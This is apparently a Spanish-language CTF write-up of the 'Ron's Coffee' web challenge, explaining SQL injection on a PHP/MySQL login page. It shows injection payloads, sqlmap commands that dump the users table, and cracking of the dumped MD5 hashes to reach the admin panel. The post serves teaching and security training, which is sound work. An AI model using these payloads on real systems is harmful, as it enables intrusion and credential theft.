

# RON'S COFFEE



El siguiente contenido está publicado con fines académicos y de concienciación. No nos hacemos responsables de las actividades que se lleven a cabo con la información mostrada a continuación.


El siguiente post forma parte de una serie de posts dedicados a mostrar las soluciones a los retos presentados en el **Evento de CiberSeguridad de Secuma 2018** celebrado en **Málaga el 15 de Noviembre de 2018**.

Cabe destacar que vamos a proceder a publicar el código fuente de cada uno de los retos (de los retos de Web) para que todo el mundo pueda bajarselo, modificarlo y conseguir así customizarlo a su gusto para lograr nuevas variantes procedientes del mismo reto que puedan inspirar a la creación de nuevos retos y/o soluciones. Así que estar atentos al [Gitlab](#).

Tan sólo pedimos que siempre que se modifique el código se mencione al autor del mismo así como que se ponga a disposición del público el resultante. Dicho esto vamos a proceder a explicar, de forma detallada los pasos que seguimos así como consejos que puedan ayudar al lector y/o aclarar conceptos. Empecemos!

## FASE DE CONTACTO.

Inicialmente nos encontramos con una [página](#) que parece ser una mezcla cutre entre portafolio y tienda.



Lo primero que suele hacerse en un Pentesting a una plataforma web es hacer un **mapa del sitio** web, extrayendo cada una de las **referencias** que esta pueda tener a contenido tanto externo como interno.

## ¿Cómo encontramos las referencias?

Principalmente de 2 vías y algún que otro truco:

- La **vía 1** se trata de **inspeccionar el código fuente de la página** e ir buscando algunas etiquetas como "a", "form", "button", etc (en especial fijarnos en los "hrefs" que son los atributos que especifican un link o referencia a un destino (externo o interno). Si procedemos a buscar en la página, descartando los botones para comprar y compartir (que no tienen lógica alguna), nos encontramos con un pequeño link situado en el footer a la derecha que nos enlaza una vista con nombre: "access.php" (los demás enlaces no llevan a ningún lado, y tampoco encontramos nada más que las referencias a las imágenes y estilos).

```
246
247     <footer class="text-muted">
248         <div class="container">
249             <p class="float-right">
250                 <a href="/access.php">Secu-ridad</a>
251             </p>
252             <p>Rons Coffee. La mejor y más legal cafetería que puedas encontrar! Disfruta
253             <p><a href="#">Visita la Web</a> de nuestros 4 amigos tontos que nos han finar
254         </div>
255     </footer>
256
```

Posteriormente procederemos a seguirlo, pero antes voy a definir la segunda vía que, aunque no sea necesaria en este reto, en otros si puede serla y es muy común en pentesting sobre entornos reales:


- La **vía 2** se trata de **fuzzear** (probar por fuerza bruta, generalmente con un diccionario de palabras comunes, a encontrar referencias no enlazadas con otras vistas) y así ampliar nuestro abanico de posibilidades. Para fuzzear se pueden encontrar algunas herramientas como **gobuster**, **dirhunt**, **nmap** (con su script de *http-enum*), y muchos más. El problema que nos podemos encontrar con esta técnica, es que la suerte depende tanto del diccionario como de la predicción que hagamos sobre el tipo de plataforma que estamos auditando, además, no es un método precisamente silencioso, sino que es bastante agresivo y eso lo refleja en los logs.

No utilizaremos este método pues tardaríamos mucho y todo lo necesario para resolverlo esta enlazado.

\* Cabe destacar que nos olvidamos de un punto muy muy importante, y que nunca hay que olvidar revisarlo y este son los **ficheros javascript** en uso (así como css si se quiere). Javascript nos permitirá darle cierto dinamismo a nuestra web (aunque quedarnos sólo con

esto es quedarnos con bien poco), pero para este reto, no será necesario mirar a fondo los scripts cargados, puesto que sólo son los básicos de bootstrap.

Prosiguiendo con la referencia encontrada, "access.php", nos encontramos con lo que parece ser un **login** hacia una especie de panel de administración o similar. Si probamos a autenticarnos con cualquiera de las contraseñas básicas (admin:admin, 1234:1234, admin:1234, admin:patata) nos sorprenderá un mensaje de error que nos dice que "no podemos pasar".



The image shows a login page for Disney Club Penguin. At the top is the logo with "Disney" in script and "CLUB PENGUIN" in bold block letters. Below the logo is the text "Please Login". There are two input fields: "Email address" and "Password". Below these is a checkbox labeled "Remember me". A red error message box displays "Error! No...puedes...pasar!". At the bottom is a blue "Submit" button. The footer text reads "© Los Zettas 2018-2019".

Llegados a este punto (y antes mejor) es importante pararse a pensar en cómo esta funcionando la página web por detrás, y que tipo de tecnologías esta corriendo, puesto que, conociendo la tecnología, podremos reducir el gran número de cosas a probar que se nos plantean.

### ¿Qué tecnología esta utilizando la plataforma web?

Primero, si queremos conocer la tecnología a la que nos enfrentamos, debemos Identificar el Lenguaje de **Backend** (la parte que nos vemos, la lógica de la plataforma) que esta en uso, así como pensar en una base de datos que encaje con este lenguaje y sea habitual encontrarse.

Si nos fijamos en la extensión del fichero que nos esta cargando esta vista, veremos que la extensión del fichero es **".php"** (de "access.php") eso ya nos confirma, indudablemente que el backend utilizado es **PHP**.



Vale, ya tenemos el backend, ahora tenemos que ver que **gestor de bases de datos** puede estar funcionando con el backend PHP. Y realizando varias preguntas a San google, nos encontramos con las siguientes posibilidades: "Oracle", "PostgreSQL", "MySQL", "SQL Server", "Mongodb".

Descartamos "Mongodb" puesto que es poco común encontrarlo en php y más habitual verlo funcionando en plataformas que usan Javascript en el Backend como Nodejs, Angular, React, etc.

Sql Server generalmente corre en Sistemas Windows (si nos decantaramos por un escaneo más exhaustivo podríamos determinar que sistema operativo tiene el Servidor que aloja la plataforma, y por tanto descartar sql server (aunque este puede instalarse en linux también, según he visto)).

No nos queda mucho más para descartar, pero con esto nos valdrá para seguir con el siguiente paso:



# OWASP

Open Web Application  
Security Project

Si consultamos la página [OWASP](#), y más en concreto su ranking del [Top 10 de vulnerabilidades](#) del momento nos encontramos con una, en primera posición, que desde el reporte de 2013 (y 2010 y 2007) hasta el del año pasado 2018, se mantiene en cabeza y es: "**Injection**". Pero...

## ¿Inyecciones de qué?

Pues hay varios tipos de inyecciones en este grupo, por ejemplo: **SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries** (literalmente sacadas de [OWASP](#)).

Y si hemos sido hábiles, y recordamos que teníamos una base de datos comprobando los datos de acceso, podemos destacar la inyección SQL (puesto que NoSQL ya habíamos descartado con mongodb y ORM también puesto que se trata de una plataforma nativa, no se apoya en ningún framework).

Y si leemos un poquito de [inyecciones sql](#) llegaremos a la conclusión de que se trata de una manipulación de una consulta a base de datos legítima debido a una falta o mala sanitización de los valores de entrada que influyen esa consulta. Imaginen una tabla de una base de datos como esta:

```
MariaDB [bitup]> select * from usuarios;
+-----+-----+
| nombre | email          |
+-----+-----+
| pepe   | pepe@gmail.com |
| juan   | juan@gmail.com  |
+-----+-----+
2 rows in set (0.00 sec)
```

Un ejemplo de consulta para extraer un email de una tabla de una base de datos podría ser:

```
MariaDB [bitup]> select email FROM usuarios WHERE nombre='pepe';
+-----+
| email          |
+-----+
| pepe@gmail.com |
+-----+
1 row in set (0.00 sec)
```

Como vemos la consulta original simplemente pretende sacar el email del usuario 'pepe' (sabiendo este nombre).

Pero... ¿qué pasa si permitimos que en el nombre, entre cualquier dato que meta el usuario y no realizamos una sanitización adecuada? Podría pasar lo siguiente:

```
3
4  $query = "SELECT email FROM usuarios WHERE nombre = '". $entrada_usuario."'";
5
6
```

**\$entrada\_usuario** representa una variable en PHP (la reconocemos por el símbolo \$ precediendo). Y esta variable representa un dato que puede ser introducido por el usuario de la plataforma web. Y toda esa consulta sql se guarda en una variable **\$query** que es la que pasará a commitearse.

Y que pasaría si el usuario decidiera meter lo siguiente: **1' OR 1=1 --**


```
MariaDB [bitup]> select email FROM usuarios WHERE nombre='pepe' OR 1=1;
+-----+
| email          |
+-----+
| pepe@gmail.com |
| juan@gmail.com |
+-----+
2 rows in set (0.01 sec)
```

Pues lo que ocurriría es que, la condición que implica la clausula **WHERE** se fuerza a cumplirse, pues  $1=1$  es verdadero, y aunque la primera condición: "nombre='1' " sea falsa (puesto que no hay ningún usuario con el nombre 1, al poner el OR, forzamos a evaluar la condición completa como verdadera, y por consiguiente nos sacaría todos los datos.

(Os recuerdo que este es un caso concreto y elegido para que sea sencillo de comprender, no todas las consultas tienen esta misma facilidad de explotación).

Pues esta tontería lleva siendo desde hace muchos años (desde [1998](#)), una de las vulnerabilidades más importantes en las tecnologías web.

Pues una forma de probar si una consulta, como la que se hace en el login, es vulnerable, es intentar **romper la consulta sintácticamente**, y eso arrojará un error de sintaxis en la base de datos que, si hay suerte, y se recoge y muestra, nos confirmará nuestra teoría. Probamos entonces:



The image shows a login interface for 'Disney Club Penguin'. At the top is the logo. Below it, the text 'Please Login' is centered. There are two input fields: one for a username (containing a single quote character ') and one for a password (masked with dots). Below the password field is a checkbox labeled 'Remember me'. A red error message box is displayed, stating: 'You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1'. At the bottom of the form is a blue 'Submit' button. The footer of the page reads '© Los Zettas 2018-2019'.



Y nos encontramos que cuando metemos una comilla ' (aunque podría ser también la comilla doble ", pero esta puede darnos algunos problemas en php, puesto que permite la interpretación del dato) en el campo del email, nos encontramos con un error diferente al que teníamos:

"You have an error in your SQL syntax".

Este error nos confirma (a medias) que no se está sanitizando la entrada del usuario, y a su vez, el gestor de bases de datos que se está utilizando, y es **MySQL** (debido a que [MariaDB](#) es un derivado de Mysql).

Cabe destacar, que es estadísticamente común, encontrarse en aplicaciones en PHP el Gestor de Bases de Datos MySQL, pero era necesario demostrarlo, así como explicar la idea de las inyecciones SQL.

**Explotar una inyección SQL es un procedimiento largo y algo complejo**, mostrar todo el proceso de explotación manual no daría con un post para llegar a explicar todo el procedimiento completo. Por ello, queremos introducirnos a un framework de explotación de inyecciones sql automatizado muy muy potente que es [Sqlmap](#).

Con sqlmap, introduciendo los parámetros necesarios junto con la url objetivo, conseguiremos mapear toda la base de datos si el parámetro que hemos probado es vulnerable (que puede no serlo, muchas veces es un falso positivo).

Sqlmap tiene una [wiki](#) muy currada por parte de los desarrolladores de la herramienta que merece la pena leer, así como las opciones y parámetros para poder lanzar la herramienta correctamente.

Nosotros simplemente utilizaremos los siguientes:

**-u** para indicar la url objetivo = "https://web01.bitupalicante.es/access.php".

**--data** para especificarle los datos por POST que se están pasando al backend a la hora de intentar autenticarnos.


y sobre los que nosotros pondremos email y password (con unos valores de ejemplo como esos).

**--dbs** para que nos muestre las bases de datos que existen.

**--dbms** para indicarle el gestor de la base de datos = Mysql

**--risk** para indicarle la cantidad puntos de inyección a probar con los payloads.

```
root@kali:~# sqlmap -u "https://web01.bitupalicante.es/access.php" --data "email=test@test.com&password=test" --dbs --dbms=Mysql --risk 3
```



Y una vez lanzado, después de pasar una gran cantidad de comprobaciones de payloads, nos llegará un mensaje que indica que el parámetro email es **vulnerable** (si realmente sqlmap ha conseguido detectar con un payload un punto de inyección válido para empezar a extraer cada uno de los datos residentes en la Base de Datos), y que si queremos seguir con los demás tests, decimos que **(N)**o y seguimos con el proceso.

```
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 389 HTTP(s) requests:
---
Parameter: email (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: email=test@test.com' RLIKE (SELECT (CASE WHEN (8395=8395) THEN 0x7465737440746573742e63666d ELSE 0x28 END))-- hYuw&password=test

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: email=test@test.com' OR (SELECT 7873 FROM(SELECT COUNT(*),CONCAT(0x7176767671,(SELECT (ELT(7873=7873,1))),0x7171787871,FLOOR(RAND(
A.PLUGINS GROUP BY x)a)-- PHmE&password=test

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: email=test@test.com' OR SLEEP(5)-- QZTV&password=test
---
```

Para que os hagais una idea de la complejidad, fijaros en los tres payloads que nos muestra gracias a los que ha podido determinar que dicho parámetro es vulnerable. Excepto el payload **time-based blind**, que es básicamente una inyección basada en retardos de tiempo a ciegas (y digo a ciegas porque la única forma que tienes de comprobar que ese payload se inyecta es esperar esa cantidad de tiempo que fijas sin que la web sea alterada mientras procesa la consulta). Y poco después de esto nos mostrará los nombres de las bases de datos.

```
[02:24:23] [INFO] fetching database names
[02:24:23] [INFO] used SQL query returns 2 entries
[02:24:24] [INFO] retrieved: information_schema
[02:24:24] [INFO] retrieved: ronscoffee
available databases [2]:
[*] information_schema
[*] ronscoffee

[02:24:24] [INFO] fetched data logged to text files under './
[*] shutting down at 02:24:24
```

Cuando tengamos la base de datos, procedemos a mostrar las tablas que contiene usando **-D nombreBaseDatos --tables**.

```
root@kali:~# sqlmap -u "https://web01.bitupalicante.es/access.php" --data "email=test@test.com&password=test" -D ronscoffee --tables
```

```
[02:24:39] [INFO] fetching tables for database: 'ronscoffee'
[02:24:40] [INFO] used SQL query returns 1 entries
[02:24:40] [INFO] retrieved: users
Database: ronscoffee
[1 table]
+-----+
| users |
+-----+
```



Y cuando tengamos las tablas, podemos ver las columnas de la misma con **-D nombreBaseDatos -T nombreTabla -columns**. Y posteriormente cuando conozcamos los nombres de las columnas podemos extraer su contenido mediante:

**-D nombreBaseDatos -T nombreTabla -C columna1,columna2,etc --dump**

Y finalmente llegaremos a un resultado como este:

```
back-end DBMS: MySQL >= 5.0
[02:25:48] [INFO] fetching entries of column(s) 'email, password' for table 'users' in database 'ronscoffee'
[02:25:48] [INFO] used SQL query returns 5 entries
[02:25:48] [INFO] retrieved: admin@codetontos.ix
[02:25:48] [INFO] retrieved: 0000023$b32cbddb7b2224cc27785d9fee208773
[02:25:48] [INFO] retrieved: cabezamelon@codetontos.ix
[02:25:48] [INFO] retrieved: 0000024$4ee4c310f21e01df4aca08b634d4c276
[02:25:49] [INFO] retrieved: elcuniao@codetontos.ix
[02:25:49] [INFO] retrieved: 0000021$f26a580d1d278dc6fe82a618005457c7
[02:25:49] [INFO] retrieved: elfantoche@codetontos.ix
[02:25:49] [INFO] retrieved: 0000022$d777fb28a1cc30aed783de5237aa80c3
[02:25:49] [INFO] retrieved: elsonrisitas@codetontos.ix
[02:25:49] [INFO] retrieved: 0000025$b5a2f1434c50a95a6ffa609eef4e5d56
Database: ronscoffee
Table: users
[5 entries]
+-----+-----+
| email | password |
+-----+-----+
| admin@codetontos.ix | 0000023$b32cbddb7b2224cc27785d9fee208773 |
| cabezamelon@codetontos.ix | 0000024$4ee4c310f21e01df4aca08b634d4c276 |
| elcuniao@codetontos.ix | 0000021$f26a580d1d278dc6fe82a618005457c7 |
| elfantoche@codetontos.ix | 0000022$d777fb28a1cc30aed783de5237aa80c3 |
| elsonrisitas@codetontos.ix | 0000025$b5a2f1434c50a95a6ffa609eef4e5d56 |
+-----+-----+
```

Hemos extraído el contenido de las dos columnas que pensamos que podrían tener cierto interés para acceder al panel.

Y cuando nos fijamos en la columna password, nos damos cuenta que las contraseñas son muy raras. Esto se debe a que están **hasheadas**, es decir, **NO puedes/debes guardar una contraseña en base de datos literal**, puesto que si alguien accediera a la base de datos, ya sea cualquiera de los desarrolladores de la plataforma o un agente externo, vería todas las contraseñas de todos los usuarios en texto plano, y esto sería un desastre.

Para ocultarlas y complicar un poco el acceso a las mismas se suelen calcular su **función hash** (que es un valor que identifica únicamente a una cadena de caracteres). Dependiendo del hash utilizado el tamaño del valor resultante cambia. Y es esto lo que nos puede dar una pista acerca de en qué están hasheadas las contraseñas.

Pero antes de nada, debemos apreciar dos cosas:

1. Hay un símbolo característico que es el dólar \$ que, encontrado en un valor hash, puede indicar que dicho hash contiene un **SALT** (que son unos **valores aleatorios** que se utilizan en un valor hash, para complicar los ataques por diccionario). Pero si nos fijamos en el SALT vemos algo raro, y ahí entra la segunda cosa:

2. Todos los SALT's parece que siguen una especie de secuencia, y eso pinta bastante mal, porque recordar que hemos dicho que eran "valores aleatorios". Esto nos dice que lo que hay ahí es un **falso SALT**, y que por tanto, si lo ignoramos, y tomamos el hash como los caracteres posteriores al dolar, obtendremos el valor de hash de la contraseña del usuario.

### ¿Y qué hacemos con ese valor hash?

Pues por el tamaño y por lo común que es su uso, podríamos decir que se trata de un hash **MD5** (que ha sido declarado como "**colisionable**") y que por tanto vamos a poder obtener su la clave correspondiente por medio de ir probando palabras hasta dar con la que ha generado ese hash, y parece poco fiable, pero hay unas excelentes plataformas web que se dedican exactamente a esto:

Generar y almacenar pares de claves y hashes para que la gente puedan consultar un hash y obtener la contraseña en plano: un ejemplo de ello es [MD5decrypt](#) o [Hashkiller](#).

Utilizaremos el primero pegando cada uno de los hashes, y si tenemos suerte nos arrojará las contraseñas.



Como vemos, hemos conseguido descifrar los hashes. Y procedemos a probar con el primero, que es el usuario **admin**.

Al acceder en el login poniendo el email junto con la contraseña que hemos obtenido, nos redirige al **panel de administrador**. Donde, podemos ver un desplegable muy horterá que, en caso de ser el usuario administrador, nos mostrará la **FLAG** del reto!!

